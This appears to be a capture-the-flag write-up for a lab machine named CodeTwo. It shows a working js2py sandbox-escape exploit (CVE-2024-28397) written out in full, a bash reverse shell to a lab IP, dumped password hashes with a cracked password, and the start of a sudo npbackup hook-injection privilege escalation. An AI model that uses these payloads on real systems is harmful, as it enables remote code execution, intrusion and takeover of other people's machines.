










RECON
Port Scan
$ rustscan -a $target_ip --ulimit 2000 -r 1-65535 -- -A sS -Pn

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 a0:47:b4:0c:69:67:93:3a:f9:b4:5d:b3:2f:bc:9e:23 (RSA)
|   256 7d:44:3f:f1:b1:e2:bb:3d:91:d5:da:58:0f:51:e5:ad (ECDSA)
|_  256 f1:6b:1d:36:18:06:7a:05:3f:07:57:e1:ef:86:b4:85 (ED25519)
8000/tcp open  http    Gunicorn 20.0.4
|_http-title: Welcome to CodeTwo
|_http-server-header: gunicorn/20.0.4
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelThe HTTP service is exposed on port 8000.
Web App
Much like the Code machine, this challenge spins up another sandboxed coding environment—except this time the battlefield is JavaScript.

The landing page immediately reveals its purpose: a lightweight online runner for JavaScript snippets. Dropping in something trivial like console.log("hello"); yields no visible output.

This behavior hints at a sandbox that either suppresses stdout entirely or executes user-supplied code through a tightly controlled wrapper.

But the banner waves an even bigger flag: “codetwo is open-source.” With one click, we can pull down the project's source tree:
WEB
App Code Review
The backend logic is refreshingly straightforward: Flask driving the web layer, with SQLAlchemy handling persistence:

app.secret_key = 'S3cr3tK3yC0d3Tw0'
app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///users.db'
app.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = FalseThe server executes arbitrary JavaScript snippets using js2py. To their credit, the developers invoked js2py.disable_pyimport()—a thin barrier intended to keep sandboxed code from crossing into Python space.
But the payload pipeline itself is brutally direct: user input is shipped wholesale into js2py.eval_js:

Then the return value is JSON-wrapped and sent back to the client:
{"result": <whatever eval returns>}Js2py
Overview
Unlike V8 or Node.js, js2py doesn't run a separate engine. Instead, it interprets JavaScript in pure Python, translating JS constructs into Python's AST and executing them natively. In short: our input 1 + 2 becomes Python's 3:
import js2py
result = js2py.eval_js("1 + 2") # -> 3To bridge semantics, js2py wraps JS values in Python classes:
- JS
Object→PyJsObject - JS
Array→PyJsArray - JS
Function→PyJsFunction - JS
undefined→None
These wrappers aren't magical—they're regular Python objects with all the trimmings: __getattribute__, __class__, __subclasses__(). That's the crack in the wall: the interpreter is supposed to mimic JS, but under the hood, it's still Python.
But from the web app source, we see js2py.disable_pyimport() is explicitly declared in the beginning.
Pyimport
Normally, js2py exposes a helper called pyimport, letting JavaScript import and interact with Python modules directly. For example:
import js2py

# default (pyimport enabled)
js = """
var os = pyimport('os');
return os.popen('echo hello').read();
"""
print(js2py.eval_js(js)) # -> "hello\n"Clearly lethal in a sandbox. To blunt the risk, calling:
js2py.disable_pyimport()…strips pyimport from the runtime. Any attempt to invoke it after this call raises a clean ReferenceError:
js = """
try {
  var os = pyimport('os');        // should be gone / blocked
  return 'unexpected';
} catch (e) {
  return 'blocked: ' + e.toString();
}
"""
print(js2py.eval_js(js)) # -> "blocked: ReferenceError: pyimport is not defined"Intended guarantee:
“Even if you run untrusted JS, removing
pyimportprevents it from touching Python modules, so it stays in 'JS-only' land.”
CVE-2024-28397
To escape the JS sandbox, we can try CVE-2024-28397, which is a vulnerability exists in js2py ≤ 0.74.
Preview
Within the vulnerable builds, even with disable_pyimport() called, other Python objects were still reachable from the JS world via implementation details. In practice, the JS runtime still had a path to Python builtins (e.g., getattr, Python classes behind PyJs* wrappers). From there, attackers can walk Python's type system and recover powerful modules like os or subprocess without using pyimport at all.
Since our target server exposes an API endpoint that evaluates user-supplied JavaScript using js2py.eval_js:
js2py.disable_pyimport()

@app.route('/run_code', methods=['POST'])
def run_code():
    code = request.json.get('code')
return jsonify({'result': js2py.eval_js(code)})We attempt to create an os object via pyimport:

It's blocked, as intended. Because js2py.disable_pyimport() is called from the start.
Original PoC
According to the PoC, we can bypass the restriction and achieve arbitrary code execution.
Step 1: Leak Into Python
A harmless-looking JS array (Object.getOwnPropertyNames({})) is actually a PyJsArray, backed by Python. From it we can reach __getattribute__, then climb type references until we're holding <class 'object'>. At that point, the entire Python class hierarchy is ours to walk:
hacked = Object.getOwnPropertyNames({})
bymarve = hacked.__getattribute__
n11 = bymarve("__getattribute__")
obj = n11("__class__").__base__
getattr = obj.__getattribute__Step 2: Subclass Enumeration
Every class in Python descends from object. Its method __subclasses__() is a map of the runtime zoo. By recursively traversing this tree, we can hunt down the subprocess.Popen class—our golden ticket to code execution:
function findpopen(o) {
    let result;
    for (let i in o.__subclasses__()) {
        let item = o.__subclasses__()[i]
        if (item.__module__ == "subprocess" && item.__name__ == "Popen") {
            return item
        }
        if (item.__name__ != "type" && (result = findpopen(item))) {
            return result
        }
    }
}Step 3: Spawn Commands
Once Popen is recovered, the rest is mechanical. Call it with positional arguments, flip shell=true, and pipe output back:
let cmd = "head -n 1 /etc/passwd; calc; gnome-calculator; kcalc; "
n11 = findpopen(obj)(cmd, -1, null, -1, -1, -1, null, null, true).communicate()Popen signature (relevant prefix in CPython) is:
Popen(args, bufsize=-1, executable=None,
      stdin=None, stdout=None, stderr=None,
      preexec_fn=None, close_fds=...,
shell=False, ...)Our call corresponds to:
(cmd,  -1,       null,           -1,      -1,       -1,       null,        null,      true)
args bufsize executable stdin stdout stderr preexec_fn close_fds shellargs=cmd: runs a shell pipeline (;) onceshell=True.bufsize=-1: default buffered I/O.executable=None: unused here.stdin=-1,stdout=-1,stderr=-1: In CPythonsubprocess,-1is the sentinel forPIPE, so we capture all three streams.preexec_fn=None,close_fds=None: effectively default.shell=True: crucial, so the semicolon-chained command string runs in/bin/sh.
Result:
However, the upstream PoC fails on this target:

findpopen(obj) resolves to None, i.e., the subclass traversal never reaches subprocess.Popen. As a result, findpopen(obj)(...) attempts to invoke None and raises a type error.
New Poc
Armed with the internals, I drafted a clean, deterministic PoC and debugged it live in the editor:
- Start from a JS value that's actually a Python-backed object.
- Pivot via leaked dunder methods to
<class 'object'>. - Walk
object.__subclasses__()to recoversubprocess.Popen. - Invoke
Popen(...)positionally sostdout/stderrare piped andshell=trueexecutes our payload. - Return the command output to the caller.

Here's the new JS script:
(function () {
    // Command to execute
    let cmd = "id";

    // Step 1: get the class of a leaked Python object
    //         and climb to <class 'object'>
    let names = Object.getOwnPropertyNames({});       // PyJsArray (Python object)
    let get_attr = names.__getattribute__;            // leaked Python bound method
    let cls = get_attr("__class__");                  // class of PyJsArray
    let base = cls.__base__;
    while (base && base.__name__ !== "object") {
    base = base.__base__;
    }
    if (!base) return "could not reach <class 'object'>";

      // Helper: safe subclasses
    function subsOf(c) {
        try { return c.__subclasses__(); }
        catch (e) { return []; }
    }

    // Step 2: DFS over subclasses to find subprocess.Popen
    function subsOf(c) { try { return c.__subclasses__(); } catch (_) { return []; } }
    let subs = subsOf(base);

    // Step 3 find subprocess.Popen
    function findPopen(root) {
        let stack = [root];seen = [];
        while (stack.length) {
      		let cur = stack.pop();
          	if (!cur) continue;

            // skip if visited
            let already = false;
          	for (let j = 0; j < seen.length; j++) {
            	if (seen[j] === cur) { already = true; break; }
          	}
          	if (already) continue;
          	seen.push(cur);

            // enum subclasses
            let kids = subsOf(cur);
          	for (let i = 0; i < kids.length; i++) {
            	let c = kids[i];
            	if (!c) continue;
            	if (c.__module__ === "subprocess" && c.__name__ === "Popen") return c;
            	stack.push(c);
          	}
    	}
    	return null;
    }
    let P = findPopen(base);
    if (!P) return "Popen not found";

    // Step 4: run the command and return stdout (PIPE = -1, shell = true)
    function toStr(x){ try{ return x.decode(); } catch(_){ return ""+x; } }
    let p = P(cmd, -1, null, -1, -1, -1, null, null, true);
    let out = p.communicate();	// (stdout, stderr)
    return toStr(out[0]) || toStr(out[1]) || "no output";
})()This is the classic Python sandbox escape: start at object, enumerate the runtime's living types, surface subprocess.Popen, and break containment.
Result:

RCE
Swap the cmd payload:
bash -c 'bash -i >& /dev/tcp/10.10.11.11/4444 0>&1'Reverse shell obtained:
USER
Our next pivot target is user marco:
app@codetwo:~/app$ ls /home
app  marco

app@codetwo:~/app$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
marco:x:1000:1000:marco:/home/marco:/bin/bash
app:x:1001:1001:,,,:/home/app:/bin/bash
...Time to sweep local configs.
The app/instance/users.db diverges from the copy we pulled earlier:
app@codetwo:~/app$ cat instance/users.db

OOJ%%Wtablecode_snippetcode_snippetCREATE TABLE code_snippet (
        id INTEGER NOT NULL,
        user_id INTEGER NOT NULL,
        code TEXT NOT NULL,
        PRIMARY KEY (id),
        FOREIGN KEY(user_id) REFERENCES user (id)
)0CtableuseruserCREATE TABLE user (
        id INTEGER NOT NULL,
        username VARCHAR(80) NOT NULL,
        password_hash VARCHAR(128) NOT NULL,
        PRIMARY KEY (id),
        UNIQUE (username)
'Mappa97588c0e2fa3a024876339e27aeb42e)Mmarco649c9d65a206a75f5abe509fe128bce5Recovered from table user:
mappa: 97588c0e2fa3a024876339e27aeb42e
marco: 649c9d65a206a75f5abe509fe128bce5Both are MD5 digests:

SSH with cracked creds marco / sweetangelbabylove:

User flag captured.
ROOT
Sudo
Enumerate sudoers:
marco@codetwo:~$ sudo -l
Matching Defaults entries for marco on codetwo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User marco may run the following commands on codetwo:
(ALL : ALL) NOPASSWD: /usr/local/bin/npbackup-cliWe've got a passwordless sudo on a Python entry point:
marco@codetwo:~$ ll /usr/local/bin/npbackup-cli
-rwxr-xr-x 1 root root 393 Jun 11 08:47 /usr/local/bin/npbackup-cli*

marco@codetwo:~$ file /usr/local/bin/npbackup-cli
/usr/local/bin/npbackup-cli: Python script, ASCII text executableWrapper logic only blocks a single flag, --external-backend-binary:
#!/usr/bin/python3
# -*- coding: utf-8 -*-
import re
import sys
from npbackup.__main__ import main
if __name__ == '__main__':
    # Block restricted flag
    if '--external-backend-binary' in sys.argv:
        print("Error: '--external-backend-binary' flag is restricted for use.")
        sys.exit(1)

    sys.argv[0] = re.sub(r'(-script\.pyw|\.exe)?$', '', sys.argv[0])
sys.exit(main())Conclusion: the privesc lives inside NPBackup's own feature set.
NPBackup
NPBackup is a thin orchestration layer over restic—CLI/GUI, scheduling, multi-repo workflows, hooks, and YAML-driven config. It's flexible by design: pre/post hooks, arbitrary path targets, and per-repo overrides. Perfect for an abuse chain.
Evidence of root-managed state under ~marco:
marco@codetwo:~$ ll

drwx------ 7 root  root  4096 Apr  6 03:50 backups/
-rw-r----- 1 root  marco   33 Aug 17 00:42 user.txt
...Default config is present as npbackup.conf (YAML):
conf_version: 3.0.1
audience: public
repos:
  default:
    repo_uri:
      __NPBACKUP__wd9051w9Y0p4ZYWmIxMqKHP81/phMlzIOYsL01M9Z7IxNzQzOTEwMDcxLjM5NjQ0Mg8PDw8PDw8PDw8PDw8PD6yVSCEXjl8/9rIqYrh8kIRhlKm4UPcem5kIIFPhSpDU+e+E__NPBACKUP__
    repo_group: default_group
    backup_opts:
      paths:
      - /home/app/app/
      source_type: folder_list
      exclude_files_larger_than: 0.0
    repo_opts:
      repo_password:
        __NPBACKUP__v2zdDN21b0c7TSeUZlwezkPj3n8wlR9Cu1IJSMrSctoxNzQzOTEwMDcxLjM5NjcyNQ8PDw8PDw8PDw8PDw8PD0z8n8DrGuJ3ZVWJwhBl0GHtbaQ8lL3fB0M=__NPBACKUP__
      retention_policy: {}
      prune_max_unused: 0
    prometheus: {}
    env: {}
    is_protected: false
groups:
  default_group:
    backup_opts:
      paths: []
      source_type:
      stdin_from_command:
      stdin_filename:
      tags: []
      compression: auto
      use_fs_snapshot: true
      ignore_cloud_files: true
      one_file_system: false
      priority: low
      exclude_caches: true
      excludes_case_ignore: false
      exclude_files:
      - excludes/generic_excluded_extensions
      - excludes/generic_excludes
      - excludes/windows_excludes
      - excludes/linux_excludes
      exclude_patterns: []
      exclude_files_larger_than:
      additional_parameters:
      additional_backup_only_parameters:
      minimum_backup_size_error: 10 MiB
      pre_exec_commands: []
      pre_exec_per_command_timeout: 3600
      pre_exec_failure_is_fatal: false
      post_exec_commands: []
      post_exec_per_command_timeout: 3600
      post_exec_failure_is_fatal: false
      post_exec_execute_even_on_backup_error: true
      post_backup_housekeeping_percent_chance: 0
      post_backup_housekeeping_interval: 0
    repo_opts:
      repo_password:
      repo_password_command:
      minimum_backup_age: 1440
      upload_speed: 800 Mib
      download_speed: 0 Mib
      backend_connections: 0
      retention_policy:
        last: 3
        hourly: 72
        daily: 30
        weekly: 4
        monthly: 12
        yearly: 3
        tags: []
        keep_within: true
        group_by_host: true
        group_by_tags: true
        group_by_paths: false
        ntp_server:
      prune_max_unused: 0 B
      prune_max_repack_size:
    prometheus:
      backup_job: ${MACHINE_ID}
      group: ${MACHINE_GROUP}
    env:
      env_variables: {}
      encrypted_env_variables: {}
    is_protected: false
identity:
  machine_id: ${HOSTNAME}__blw0
  machine_group:
global_prometheus:
  metrics: false
  instance: ${MACHINE_ID}
  destination:
  http_username:
  http_password:
  additional_labels: {}
  no_cert_verify: false
global_options:
  auto_upgrade: false
  auto_upgrade_percent_chance: 5
  auto_upgrade_interval: 15
  auto_upgrade_server_url:
  auto_upgrade_server_username:
  auto_upgrade_server_password:
  auto_upgrade_host_identity: ${MACHINE_ID}
auto_upgrade_group: ${MACHINE_GROUP}The option matrix (retrieved via sudo npbackup-cli -h) is extensive; notably:
-c/--config-file— alternate configuration path-b/--backup— trigger a backup run--check-config-file— validate YAML- Numerous repo/group selectors and JSON/verbosity toggles
Hook Abusing
The most simple way is to play with hooks:
-c CONFIG_FILE, --config-file CONFIG_FILE
                    Path to alternative configuration file (defaults to current dir/npbackup.conf)

-b, --backup Run a backupWith this options, we can inject a post-exec hook into the legit config and run backup as root.
Step 1: Clone the baseline:
cp ~/npbackup.conf /tmp/evil.confStep 2: Inject hook commands
Replace the empty hook list under groups.default_group.backup_opts.post_exec_commands with our command. The original stock config shows:
